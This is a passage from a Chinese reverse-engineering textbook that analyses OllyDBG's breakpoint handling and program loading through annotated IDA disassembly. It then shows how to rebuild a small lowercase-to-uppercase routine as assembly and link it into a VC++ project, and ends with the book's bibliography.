进入消息循环, 这里的分析略。

利用WaitForDebugEvent函数捕获异常信息, 如果捕获失败, 则回到循环起始处。

捕获到异常，率先由OllyDBG插件进行异常处理。

检查是否为调试异常，如果不是，则继续执行程序，回到循环起始处。

如果是调试异常，则进行相关检查，进入断点异常处理函数中。

当进入最后一步时，程序已经被成功断下，调试程序处于挂起状态，等待调试者的处理。函数sub_42EBD0完成断点触发过程，将这个函数重新命名为BreakpointDebugEvent，分析如代码清单16-10所示。

代码清单16-10 函数BreakpointDebugEvent分析—IDA分析

```
BreakpointDebugEvent proc near; 函数入口
; 局部变量标号、参数标号分析略
0042EBD0 push ebp
0042EBD1 mov ebp, esp
0042EBD3 add esp, 0FFFFFF04h
0042EBD9 push eax
0042EBDA add esp, 0FFFFFF500h
0042EBE0 push ebx
0042EBE1 push esi
0042EBE2 push edi
0042EBE3 mov esi, DebugEvent.dwThreadId
0042EBE9 push esi
; 此函数完成线程环境信息的获取，获取线程信息的API为GetThreadContext
; 存放线程信息的结构为CONTEXT，详情可查看MSDN帮助文档
0042EBEA call sub_42E44C; 此函数分析略
0042EBEF mov edi, eax
0042EBF1 mov eax, [ebp+arg_0]
0042EBF4 pop ecx
0042EBF5 mov[eax], edi
0042EBF7 mov edx, DebugEvent.dwDebugEventCode; 获取调试状态
0042EBFD cmp edx, 9; 检查switch边界，一共9个case语句块
0042EC00 ja loc_4313F4; default语句块的首地址
0042EC06 jmp ds: off_42EC0D[edx*4]; 获取case地址表中的case块地
```

址，并跳转

```
； case地址表中的各个地址标号，每一个标号对应各种调试事件的处理代码首地址
off_42EC0D:
0042EC0D dd offset loc_4313F4; default语句块首地址
0042EC0D dd offset loc_42EC35; EXCEPTION_DEBUG_EVENT
0042EC0D dd offset loc_430CFF; CREATE_THREAD_DEBUG_EVENT
0042EC0D dd offset loc_430DD7; CREATE_PROCESS_DEBUG_EVENT
0042EC0D dd offset loc_430F3F; EXIT_THREAD_DEBUG_EVENT
0042EC0D dd offset loc_431037; EXIT_PROCESS_DEBUG_EVENT
0042EC0D dd offset loc_43112D; LOAD_DLL_DEBUG_EVENT
0042EC0D dd offset loc_4311B7; UNLOAD_DLL_DEBUG_EVENT
0042EC0D dd offset loc_431276; OUTPUT_DEBUG_STRING_EVENT
0042EC0D dd offset loc_4313C7; RIP_EVENT
； 以上为调试状态检测，这里只关心EXCEPTION_DEBUG_EVENT
； 异常的处理工作将在此语句块内完成，进入case语句块中，代码如下
loc_42EC35: ； 地址标号，EXCEPTION_DEBUG_EVENT对应case块
0042EC35 mov ecx, dword_4E360C; jumtable 0042EC06 case 1
0042EC3B xor eax, eax
0042EC3D mov[ebp+var_14], ecx
0042EC40 mov dword_4E360C, eax
0042EC45 mov[ebp+var_5C], offset DebugEvent.u
0042EC4C test edi, edi; 检查主线程中是否存在当前寄存器的信息
0042EC4E jnz short loc_42EC5D; 若存在，则跳转
； 部分代码分析略
loc_42EC5D:
0042EC5D mov eax, [edi+2Ch]
0042EC60 mov[ebp+arglist], eax; eax中保存当前eip
0042EC63 cmp[ebp+var_14], 0; 检查异常标识
0042EC67 mov ebx, [edi+10h]
0042EC6A jz short loc_42EC7F; 跳转到异常类型检查
； 部分代码分析略
loc_42EC7F: ； 地址编号，异常类型检查
0042EC7F mov eax, [ebp+var_5C]; 获取异常类型
； 检查异常类型是否为EXCEPTION_BREAKPOINT
0042EC82 cmp dword ptr[eax], 80000003h; INT3断点检查
0042EC88 jz short loc_42EC91; 跳转到INT3断点处理
```

根据代码清单16-10的分析，异常处理首先要检查调试事件类型，如果调试信息为异常，则进入异常处理部分，判断异常类型，先判断异常是否为INT3断点所产生的，如果是，则通过跳转指令执行地址标号short loc_42EC91所对应的代码。因此，首先对INT3断点的捕获过程进行分析，如代码清单16-

11所示。

代码清单16-11 INT3断点捕获过程—IDA分析

```
loc_42EC91:
0042EC91 push 2; char
0042EC93 push 1; n
0042EC95 mov ecx, [ebp+arglist]
0042EC98 dec ecx; 在ecx中保存eip信息, 执行减1操作, 使执行指令回退1
0042EC99 push ecx; arglist
0042EC9A lea eax, [ebp+src]; 保存读取信息
0042EC9D push eax; src
0042EC9E call_Readmemory; 读取eip指向的地址处的内存信息
0042ECA3 add esp, 10h
0042ECA6 cmp eax, 1; 检查是否读取成功
0042ECA9 jz short loc_42ECB2; 若读取成功, 则跳转
0042ECAB xor edx, edx
0042ECAD mov[ebp+var_24], edx
0042ECB0 jmp short loc_42ED0A; 跳过检查, 执行INT3断点处理
loc_42ECB2: ; 地址标号, 检查是否为INT3断点
0042ECB2 xor eax, eax
0042ECB4 mov al, [ebp+src]; 获取eip指向的地址处的机器代码
0042ECB7 cmp eax, 0CCh; 检查机器代码是否为0xCC
0042ECBC jnz short loc_42ECC7; 若机器代码不等于0xCC, 则跳转
0042ECBE mov[ebp+var_24], 1; 设置调试程序指令的回溯长度为1
0042ECC5 jmp short loc_42ED0A; 跳过检查, 进行INT3断点处理
loc_42ECC7: ; 地址标号, 检查是否为INT3断点
0042ECC7 cmp eax, 3; 检查获取的机器代码是否为0x03
0042ECCA jz short loc_42ECD3; 如果是, 则跳转
0042ECCC xor edx, edx
0042ECCE mov[ebp+var_24], edx; 设置调试程序指令的回溯长度为0
0042ECD1 jmp short loc_42ED0A; 跳过检查, 进行INT3断点处理
.loc_42ECD3: ; 循环起始点地址标号
0042ECD3 push 2; char
0042ECD5 push 1; n
0042ECD7 mov ecx, [ebp+arglist]
0042ECDA sub ecx, 2; 在ecx中保存eip信息, 执行减1操作, 让执行指令回退
2
0042ECDD push ecx; arglist
0042ECDE lea eax, [ebp+src]; 保存读取信息
0042ECE1 push eax; src
0042ECE2 call_Readmemory
0042ECE7 add esp, 10h
```

```
0042ECEA cmp eax, 1; 检查读取结果
0042ECED jnz short loc_42ECFC; 读取失败跳转
0042ECEf xor edx, edx
0042ECF1 mov dl, [ebp+src]
0042ECF4 cmp edx, 0CDh; 检查读取结果是否为0xCD
0042ECFA jz short loc_42ED03; 若读取结果为0xCD, 则执行跳转
; 检查INT3断点失败, 进入流程loc_42ED0A, 非INT3断点EIP无需调整
; 设置eip回溯值为0, 此段代码分析略
loc_42ED03: ; 地址标号, 调整eip的回溯值为2
0042ED03 mov [ebp+var_24], 2
loc_42ED0A:
0042ED0A mov eax, [ebp+var_24]; 获取eip的回溯值
0042ED0D sub [ebp+arglist], eax; 回溯指令码, 得到正确的断点地址
0042ED10 mov edx, dword_4D5708
0042ED16 cmp edx, [ebp+arglist]; 检查当前保存的断点是否正确
0042ED19 jnz short loc_42ED23; 如果正确, 则不跳转; 如果不正确, 则修
```

正

; 以上代码的功能为获取正确的断点地址, 此时调试程序已经被断下, 部分代码分析略

经过代码清单16-11的处理后, OllyDBG将调试程序停留在正确的INT3断点处, 在显示反汇编代码的过程中, 没有直接显示断点处机器码0xCC或0xCD, 而是通过查找断点信息表中所对应的原机器码的信息来进行显示, 以防止因修改指令造成的指令混乱。

在调试人员对OllyDBG发出再次运行的指令后, OllyDBG将会先修复INT3断点处的内存数据, 然后再次运行修复后的指令代码。INT3断点处的指令被执行后, 此处将会被再次设置为INT3断点, 其代码分析略。

前面分析了INT3断点的异常捕获过程, 接下来分析内存断点的异常捕获过程。如果检查INT3断点失败, 则会开始内存断点的异常检查, 具体分析如代码清单16-12所示。

代码清单16-12 内存断点异常捕获—IDA分析

loc_42ED39: ; 地址标号, 异常类型检查

```

0042ED39 mov edx, [ebp+var_5C]
0042ED3C mov ecx, [edx]
0042ED3E cmp ecx, 0C000008Fh; EXCEPTION_FLT_INEXACT_RESULT
; 由于内存断点通过修改内存属性来制造异常，因此可以直接查找到内存访问异常
处
; 部分异常比较代码分析略，由于之前对ecx执行了sub ecx, 80000001h操作
; 此处实际是在检查异常类型EXCEPTION_ACCESS_VIOLATION=0xC0000005
0042ED76 sub ecx, 40000001h; 内存读、写错误
0042ED7C jz loc_42FF94; 进入异常处理部分
; 部分代码分析略
loc_42FF94: ; 地址标号，内存访问异常处理
0042FF94 mov eax, [ebp+arglist]
0042FF97 push eax
0042FF98 call Findmodule; 查找模块信息
0042FF9D pop ecx
0042FF9E mov[ebp+var_54], eax; 获取模块首地址
0042FFA1 mov eax, [ebp+var_5C]
0042FFA4 mov edx, [ebp+var_5C]
0042FFA7 cmp dword ptr[eax+10h], 2; 检查模块中的ExceptionFlags
是否大于2
0042FFAB mov edi, [edx+18h]
0042FFAE jb loc_430419
0042FFB4 cmp dword_4D8140, 0; 检查内存断点长度是否为0
0042FFBB jz loc_430419
0042FFC1 cmp dword_4D5700, 0
0042FFC8 jz loc_430419
0042FFCE cmp edi, dword_4D8144; 异常地址值低于断点内存页首地址值
0042FFD4 jb loc_430419
0042FFDA cmp edi, dword_4D8148; 异常地址值高于断点内存页尾地址值
0042FFE0 jnb loc_430419
0042FFE6 or dword_4D5774, 20h
0042FFED lea edx, [ebp+buffer]
0042FFF3 push edx; dest
0042FFF4 or dword_4D5710, 2
0042FFFB mov ecx, [ebp+arglist]
0042FFFE push ecx; arglist
0042FFFF call Readcommand; 读取调试程序异常处内存数据
00430004 add esp, 8
00430007 mov[ebp+var_38], eax
0043000A cmp[ebp+var_38], 0; 检查成功读取到的内存数据长度
0043000E jbe short loc_430038; 若等于0，则进入错误处理
; 部分代码分析略
; 将读取的机器码数据进行反汇编分析，转换成对应的汇编代码
0043002B call Disasm
00430030 add esp, 1Ch

```

```

00430033 mov[ebp+var_C], eax; 保存反汇编数据长度
00430036 jmp short loc_43003D; 跳过读取内存错误处理部分
; 错误处理分析略
loc_43003D: ; 地址标号
.0043003D cmp[ebp+var_C], 0; 检查反汇编数据长度
.00430041 jle loc_4301E1; 若为0, 则进入错误处理
.00430047 mov ecx, [ebp+arglist]; 获取异常首地址
.0043004A add ecx, [ebp+var_C]; 异常首地址加异常断点长度
.0043004D cmp ecx, dword_4D813C; dword_4D813C中保存了内存断点的
首地址
; 异常地址是否低于内存断点地址, 若是, 则跳到异常处理
.00430053 jbe loc_4301E1
00430059 mov eax, dword_4D813C
0043005E add eax, dword_4D8140
00430064 cmp eax, [ebp+arglist]
; 比较内存断点范围是否小于等于异常地址, 若是则跳到异常处理
00430067 jbe loc_4301E1
; 检查内存断点标记, 跳转到响应处理流程
0043006D cmp dword_4D8138, 0
00430074 jz loc_4301BD; 进入错误处理
; 相关模块信息检查分析略
004300C0 jz short loc_4300CC; 跳过错误处理
004300C2 mov eax, 2; 设置返回值
004300C7 jmp loc_431425; 结束处理
; 部分代码分析略
loc_43012F: ; 地址标号
0043012F push 0
00430131 push 0
00430133 push 0
00430135 call_Setmembreakpoint; 清除内存断点
0043013A add esp, 0Ch
0043013D cmp[ebp+var_54], 0; 检查是否清除成功
00430141 jz short loc_4301B4; 若清除失败, 则进入错误处理
; 部分代码分析略
loc_430183:
00430183 cmp dword_4D920C, 0
0043018A jz short loc_4301B4
0043018C mov ecx, [ebp+var_54]
0043018F test byte ptr[ecx+8], 4
00430193 jz short loc_4301B4
00430195 push 0
00430197 mov eax, [ebp+var_54]
0043019A mov edx, [eax+0Ch]
0043019D push edx; 检查断点地址
0043019E call_Finddecode; 查找断点所在代码区的位置

```

```
; 部分代码分析略
loc_4301B4: ; 地址标号
004301B4 xor eax, eax
004301B6 mov dword_4D8138, eax; 设置断点表的第一个变量为0
004301BB jmp short loc_4301D2; 跳转到short loc_4301D2调整优先级
; 设置优先级, 结束函数调用部分的代码分析略
```

代码清单16-12展示了内存断点的触发过程。回顾内存断点的设置过程，其实现原理为通过修改内存属性来达到触发异常的目的。因此，内存断点的触发便是内存访问类错误，其处理流程如下：

- (1) 得到线程信息；
- (2) 跳转到相应的异常处理分支中；
- (3) 若得到线程信息，则根据线程信息的eip进行赋值，否则根据异常地址进行赋值；
- (4) 得到异常所处的模块的信息，并解析反汇编信息，以进行相关检查；
- (5) 若模块为自解压（SFX）模式，则进行相应的检查以及错误处理；
- (6) 检查内存断点是否在kernel32.dll中，弹出提示窗口，并将断点去除；
- (7) 最后调整优先级并退出。

硬件断点的捕获过程是由调试寄存器来完成的，因此OllyDBG没有捕获处理过程。到此，三种断点的触发过程就分析完了。本节只是对断点异常处理的过程进行了简略分析，处理过程中的许多细节并没有给出详细的分析和讲解，大家应亲自动手分析，以便加深对这些知识的理解。

掌握了断点的设置与捕获流程，就可以实现MyOllyDBG的基本功能。但是，如何加载程序并进行调试分析呢？这将是16.5节要讲解的内容。

16.5 加载调试程序

调试程序的第一步骤是使用OllyDBG对程序进行加载，加载过程是通过创建新进程来完成的。OllyDBG通过CreateProcess以调试方式开启新进程，调试程序的加载过程需要监视此API，找到调用处查看OllyDBG文件的加载流程，具体分析如代码清单16-13所示。

代码清单16-13 OllyDBG文件的加载流程—IDA分析

```
loc_477928: ; 地址标号, 加载调试程序
00477928 lea edx, [ebp+ProcessInformation]
0047792E lea ecx, [ebp+StartupInfo]
00477934 push edx; lpProcessInformation
00477935 push ecx; lpStartupInfo
00477936 lea eax, [ebp+path]
0047793C lea ecx, [ebp+CommandLine]
00477942 push eax; lpCurrentDirectory
00477943 push 0; lpEnvironment
00477945 mov edx, [ebp+var_4]
00477948 or edx, 4000022h
0047794E push edx; dwCreationFlags, 控制级别
0047794F push 0; bInheritHandles
00477951 push 0; lpThreadAttributes
00477953 push 0; lpProcessAttributes
00477955 push ecx; lpCommandLine, 调试进程路径
00477956 push 0; lpApplicationName
00477958 call CreateProcessA; 开启调试进程
0047795D test eax, eax; 检查创建结果
0047795F jnz short loc_47797F; 成功跳转, 开始调试程序
; 错误代码分析略
```

代码清单16-13中创建了调试程序的新进程，在这之前OllyDBG还需要进行一些必要的检查工作，如调试进程路径的获取、是否为合法的调试文件等相关信息。这些准备工作都是

由函数OpenEXEfile来完成的，此函数是调用CreateProcessA的函数。使用IDA分析OpenEXEfile函数在开启调试进程前都进行了哪些检查，如代码清单16-14所示。

代码清单16-14 OpenEXEfile分析片段1—IDA分析

```
; int __cdecl OpenEXEfile (LPCSTR arglist, int); 函数原型
_OpenEXEfile proc near; 函数入口
0047731C var_1D2C=byte ptr -1D2Ch
; 局部变量、参数标号定义略
0047731C arg_4=dword ptr 0Ch
; 部分代码分析略
00477342 push edx; 保存后缀名
00477343 push 0
00477345 push 0
00477347 push 0
00477349 push ebx; 加载程序全路径
0047734A call j___fnsplit; 提取后缀名
0047734F add esp, 14h
00477352 lea ecx, [esi+701h]
00477358 push ecx; 保存字符串".lnk"
00477359 lea eax, [ebp+s1]
0047735F push eax; 获取调试程序后缀名
00477360 call_stricmp
00477365 add esp, 8
00477368 test eax, eax; 检查是否为快捷方式
0047736A jnz loc_477485; 不是快捷方式的后缀名则跳转
; 通过快捷方式找到对应的可执行文件路径，其获取过程分析略
; 路径检查部分分析略
loc_4774C0: ; 地址标号，打开调试文件
004774C0 lea edx, [esi+75Ah]
004774C6 push edx; 文件打开标记"rb"
004774C7 lea ecx, [ebp+String]
004774CD push ecx; 打开文件路径
004774CE call_fopen; 打开文件
004774D3 add esp, 8
004774D6 mov edi, eax
004774D8 test edi, edi; 检查文件是否成功打开
004774DA jnz short loc_4774E3; 若成功打开，则跳转
004774DC mov ebx, 1
004774E1 jmp short loc_4774E5
loc_4774E3: ; 地址标号，打开文件成功处理
```

```
004774E3 xor ebx, ebx
loc_4774E5: ; 地址标号, 读取打开文件
004774E5 test ebx, ebx
004774E7 jnz short loc_477507
004774E9 push edi; 文件指针
004774EA push 40h; n
004774EC push 1; size
004774EE lea eax, [ebp+ptr]
004774F4 push eax; 存放读取信息
004774F5 call_fread; 读取文件
004774FA add esp, 10h
004774FD cmp eax, 40h; 检查读取字节数是否为0x40
00477500 jz short loc_477507; 若成功, 则跳转, 跳转到DOS头并进行检
```

查

```
00477502 mov ebx, 1
; DOS头检查首地址字符串是否为MZ, 分析略
; 根据DOS头中的记录, 找到NT头结构再次检查, 查看是否为合法的PE文件格式
; 对NT头结构的检查分析略
loc_4775F7: ; 地址标号, 关闭打开的文件
004775F7 test edi, edi
004775F9 jz short loc_477602
004775FB push edi; 文件指针
004775FC call_fclose; 关闭文件
00477601 pop ecx
```

根据代码清单16-14的分析, 函数OpenEXEfile的第一部分检查工作是针对快捷方式的检查。OllyDBG根据路径中可执行程序的后缀名来判断分析程序是否为一个快捷方式, 如果是快捷方式, 则会找到这个快捷方式所对应的可执行程序的全路径。通过检查DOS头与NT头来判定分析文件是否为合法的PE文件。这只是一个简单的“通行证”检查过程, 接下来将会进入更加严密的“安检”过程, 如代码清单16-15所示。

代码清单16-15 OpenEXEfile分析片段2—IDA分析

```
loc_477625: ; 地址标号
00477625 cmp ebx, 2; ebx中保存PE文件的类型
; 相关检查分析略
loc_4776C3: ; DLL文件处理
004776C3 mov edx, [ebp+var_14]
```

```

004776C6 test byte ptr[edx+13h], 20h
004776CA jz short loc_477722
004776CC cmp[ebp+arg_4], 0FFFFFFFFh
004776D0 jz short loc_47771B
004776D2 lea ecx, [ebp+String]
004776D8 push ecx
004776D9 lea eax, [esi+841h]
004776DF push eax; 保存格式化信息
004776E0 lea edx, [ebp+buffer]
004776E6 push edx; 保存字符串缓冲区
004776E7 call_sprintf; 格式化字符串
004776EC add esp, 0Ch
004776EF lea ecx, [esi+89Fh]
004776F5 lea eax, [ebp+buffer]
004776FB mov edx, hwnd
00477701 push 2024h; MB_OK|MB_ICONQUESTION|MB_TASKMODAL
00477706 push ecx; lpCaption
00477707 push eax; lpText
00477708 push edx; hwnd
00477709 call MessageBoxA
0047770E cmp eax, 6; 比较选择结果
; 如果分析文件为DLL, 进入DLL加载调试部分, 利用LoadDll.exe加载DLL文件
00477711 jz short loc_47771B
00477713 or eax, 0FFFFFFFFh
00477716 jmp loc_477A87
loc_47771B: ; 地址标号, LoadDll.exe加载部分
0047771B mov[ebp+var_8], 1; 设置加载文件为DLL标识
loc_477722:
00477722 push 1
00477724 call sub_4758A4; 检查是否还有进程被加载调试, 如果有将其关闭
00477729 pop ecx
0047772A test eax, eax; 检查是否关闭成功
0047772C jz short loc_477736; 关闭成功, 执行跳转
0047772E or eax, 0FFFFFFFFh
00477731 jmp loc_477A87; 跳转到结束处
loc_477736: ; 地址标号
00477736 call ub_47540C; 清除原调试程序中的所有相关信息
0047773B test eax, eax; 检查结果
0047773D jz short loc_477754; 成功跳转
; 错误检查分析略
loc_477754: ; 地址标号
00477754 mov edx, [ebp+var_8]; 保存DLL文件标识符
00477757 xor ecx, ecx
00477759 mov dword_4D6EA0, edx; 保存DLL文件标识符
0047775F mov dword_4D6EA4, ecx

```

```
00477765 cmp dword_4D6EA0, 0; 检查是否为DLL文件
0047776C jz short loc_47778C; 若不是DLL文件, 则跳过LoadDll.exe的
检查
; 判断OllyDBG是否与LoadDll在同一目录中, 若不在, 则释放一个LoadDll到
目录下
0047776E call sub_40F40C
00477773 test eax, eax; 检查结果
00477775 jge short loc_47778C; 成功跳转
; 通过完整的文件路径名来获取对应的文件夹, 检查调试程序的相关配置文件
; 相关检查结束后, 便根据PE文件类型设置命令行信息, 并加载调试程序, 代码分
析略
```

代码清单16-15展示了PE文件类型的处理过程, 当调试文件为DLL动态库时, OllyDBG会使用自带的LoadDll.exe将DLL文件进行加载。当调试文件为exe可执行程序时, 便会跳过DLL文件的处理部分, 直接获取相关的配置文件信息并进行加载和调试。

16.6 本章小结

本章对OllyDBG的实现原理进行了分析。根据OllyDBG的实现过程，不仅可以仿造出自己的调试器，还可以根据OllyDBG的各种断点的特性和文件加载的过程，编写出能防止OllyDBG加载调试的软件，更好地保护好自己编写的软件，增强软件的安全性。

第17章 反汇编代码的重建与编译

在逆向分析的基础上，如何将目标分析程序中的反汇编代码提取出来重建并进行编译呢？这将是本章要讲解的内容，先找到目标程序中的关键代码并提取出来，然后将其编译成一个新的程序。

17.1 重建反汇编代码

重建反汇编代码，是先将目标程序中的关键代码提取出来，然后将其组建成汇编代码。利用IDA这个强大的分析工具，要做到这一点非常容易。先准备好示例程序，如图17-1所示。



图 17-1 示例程序

这是一个由VC++6.0编写的控制台程序，为了便于学习，程序的功能非常简单，只是将输入的字符串中的小写字符转换成大写字符。本节的任务是将这段转换字符的代码提取出来，然后组建成可编译的汇编代码。

首先使用IDA打开分析文件ToUpper.exe（文件在随书文件中），查看功能代码所在位置，具体如代码清单17-1所示。

代码清单17-1 分析ToUpper程序—IDA分析

```

00401030_main proc near; main函数入口
00401030
00401030 Text=byte ptr-100h; 局部变量以及参数标号定义
00401030 var_FF=byte ptr-0FFh
00401030 argc=dword ptr 4
00401030 argv=dword ptr 8
00401030 envp=dword ptr 0Ch
00401030 sub esp, 100h; 局部变量空间申请
00401036 push edi
00401037 mov ecx, 3Fh
0040103C xor eax, eax
0040103E lea edi, [esp+104h+var_FF]
00401042 mov[esp+104h+Text], 0; 初始化数组为0
00401047 push offset aIFI0g; "请输入字符串: \n"
0040104C rep stosd
0040104E stosw
00401050 stosb
00401051 call_printf
00401056 lea eax, [esp+108h+Text]
0040105A push eax
0040105B push offset Format; "%255s"
00401060 call_scanf
00401065 lea ecx, [esp+110h+Text]
00401069 push ecx
0040106A call sub_401000; 转换函数
0040106F add esp, 10h
00401072 lea edx, [esp+104h+Text]
00401076 push 0; uType
00401078 push offset Caption; "转换结果"
0040107D push edx; lpText
0040107E push 0; hWnd
00401080 call ds: MessageBoxA
; 部分代码分析略
0040108F_main endp

```

通过分析代码清单17-1，我们找到了要提取的代码的首地址，它在地址标号sub_401000处。进入此地址中进一步进行分析，如代码清单17-2所示。

代码清单17-2 sub_401000处的分析—IDA分析

```
sub_401000 proc near; 函数入口
```



```

00401000 arg_0=dword ptr 4; 参数标号定义, 此函数只有一个参数
00401000
00401000 push esi
00401001 mov esi, [esp+4+arg_0]
00401005 push edi
00401006 mov edi, esi
00401008 or ecx, 0FFFFFFFFh
0040100B xor eax, eax
0040100D repne scasb
0040100F not ecx
00401011 dec ecx; 这里是一段内联函数strlen
00401012 xor edx, edx
00401014 test ecx, ecx
00401016 jle short loc_40102D
00401018
loc_401018: ; 地址标号
00401018 mov al, [edx+esi]
0040101B cmp al, 61h
0040101D jl short loc_401028
0040101F cmp al, 7Ah
00401021 jg short loc_401028
00401023 sub al, 20h
00401025 mov[edx+esi], al
loc_401028: ; 地址标号
00401028 inc edx
00401029 cmp edx, ecx
0040102B jl short loc_401018
loc_40102D: ; 地址标号
0040102D pop edi
0040102E pop esi
0040102F retn
0040102F sub_401000 endp

```

代码清单17-2为小写字符转换大写字符的实现部分，由于本节要讲解的内容为反汇编代码的重建，因此不再对比代码清单进行深入分析。直接复制并粘贴代码清单17-2中的反汇编代码，将其修改为合法的汇编代码，如代码清单17-3所示。

代码清单17-3 重建后的汇编代码—汇编源码

；根据对代码清单17-1和代码清单17-2的分析，函数的调用方式为C中的调用方式，对调用约定的

；判断非常重要，这会直接影响程序的运行结果，以及栈的平衡

```
.model flat, c
option casemap: none
.code; 代码段定义
ToUpper proc arg_0: DWORD; 函数入口
push esi
mov esi, arg_0; 语法修正
push edi
mov edi, esi
or ecx, 0FFFFFFFFh
xor eax, eax
repne scasb
not ecx
dec ecx
xor edx, edx
test ecx, ecx
jle short loc_40102D
loc_401018: ; 地址标号
mov al, [edx+esi]
cmp al, 61h
j1 short loc_401028
cmp al, 7Ah
jg short loc_401028
sub al, 20h
mov[edx+esi], al
loc_401028: ; 地址标号
inc edx
cmp edx, ecx
j1 short loc_401018
loc_40102D: ; 地址标号
pop edi
pop esi
ret
ToUpper endp
end
```

代码清单17-3在代码清单17-2的基础上修正了语法错误，这样一来，一段简单的反汇编代码的重建就完成了。

读者在重建反汇编代码时应注意所分析代码的调用约

定，对函数的调用约定判断是重建反汇编代码的重点。一旦判断错误，使用了错误的调用约定，极有可能影响运行结果，以及破坏栈的平衡，从而使程序无法运行。

17.2 编译重建后的反汇编代码

17.1 节介绍了简单的反汇编代码的重建过程，那么如何对提取出的反汇编代码进行编译并与VC++6.0中的程序进行链接呢？不管是汇编编译器还是C语言编辑器，在编译的过程中都会生成通用的obj格式的文件，有了这个共同点，就可以将汇编代码与C\C++代码进行联合编译。首先利用RadASM对代码清单17-3进行编译，生成obj文件，如图17-2所示。



图 17-2 生成obj文件的汇编文件

使汇编文件生成对应的obj文件后，将图17-2中的MyToUpper.obj文件复制到我们的VC++6.0的工程目录下。在VC++6.0的文件视图中，将复制到目录中的obj文件添加到当前工程中，如图17-3所示。



图 17-3 载入obj文件

这样一来，函数的实现就被加载到了当前工程中，那么

如何调用obj文件中的ToUpper函数呢？这需要对该函数进行声明，如图17-4所示。

```
extern "C" void ToUpper(char *);
```

图 17-4 函数接口声明

在声明的过程中需要注意函数的调用约定，以及加入“extern"C””的说明，防止函数被名词粉碎。现在万事俱备，只需要调用ToUpper函数即可，如见图17-5所示。

```
char szBuff[256] = {0};  
printf("请输入字符串: \n");  
scanf("%255s", szBuff);  
ToUpper(szBuff);  
MessageBox(NULL, szBuff, "转换结果", MB_OK);
```

图 17-5 接口调用

运行程序，输入字符串，得到的结果如图17-6所示。



图 17-6 结果显示

查看图17-6的显示结果，是不是成功地将字符串helloworld由小写字符转换为大写字符了呢？这表示从图17-1

的程序中提取出来的代码被成功执行了。

17.3 本章小结

本章的内容不难，主要讲解了汇编环境和C语言环境的联合编译过程。读者需要具备一定的逆向分析功底，否则将无法定位到关键的代码处，联合编译也就成了一句空话。如果觉得多个obj的静态编译方式不适合，也可以参考对应的编译链接选项，做成dll的共享编译方式。很多时候，有些反汇编代码无法直接编译成功，比如异常处理、函数的嵌套等，这时需要读者先分析目标程序的功能结构，然后酌情对代码做出修改，使其满足当前环境。如果需要重建的代码中存在C++的异常处理部分，那么将异常分配过程全部照搬过来明显不合适。这种情况的处理办法有多种，先分析异常处理中是否有关键的不可或缺的代码，如果有，则修改流程使得关键代码一定被执行，否则可以考虑将异常的注册函数替换为自己的异常函数，或者直接去掉异常的注册和处理代码，然后在上级调用函数中补充实现适合自己的异常处理过程.....应对的办法很多，需要分析者酌情对待。

参考文献

[1]Ronald L Graham. Concrete Mathematics[M].Massachusetts: Addison Wesley, 1988.

[2]Donald E Knuth. The Art of Computer Programming[M].Massachusetts: Addison Wesley, 1998.

[3]Bjarne Stroustrup. The C++Programming Language (Special Edition) [M].裘宗燕, 译.北京: 机械工业出版社, 2010.

[4]Andrew W Appel, Maia Ginsburg.现代编译原理: C语言描述[M].赵克佳, 黄春, 沈志宇, 译.北京: 人民邮电出版社, 2006.

[5]钱能.C++程序设计教程[M].2版.北京: 清华大学出版社, 2005.

[6]严蔚敏, 吴伟民.数据结构 (C语言版) [M].北京: 清华大学出版社, 2007.

[7]杨季文.80X86汇编语言程序设计教程[M].北京: 清华大学出版社, 2001.

[8]段钢.加密与解密[M].3版.北京: 电子工业出版社, 2008.

[9]看雪学院.软件加密技术内幕[M].北京: 电子工业出版社, 2004.

[10]罗云彬.Windows环境下32位汇编语言程序设计[M].北京: 电子工业出版社, 2002.

[11]谭文, 邵坚磊, 罗云彬.天书夜读—从汇编语言到Windows内核编程[M].北京: 电子工业出版社, 2008.

[12]Randall Hyde.编程卓越之道第二卷: 运用底层语言思想编写高级语言代码[M].张菲, 译.北京: 电子工业出版社, 2007.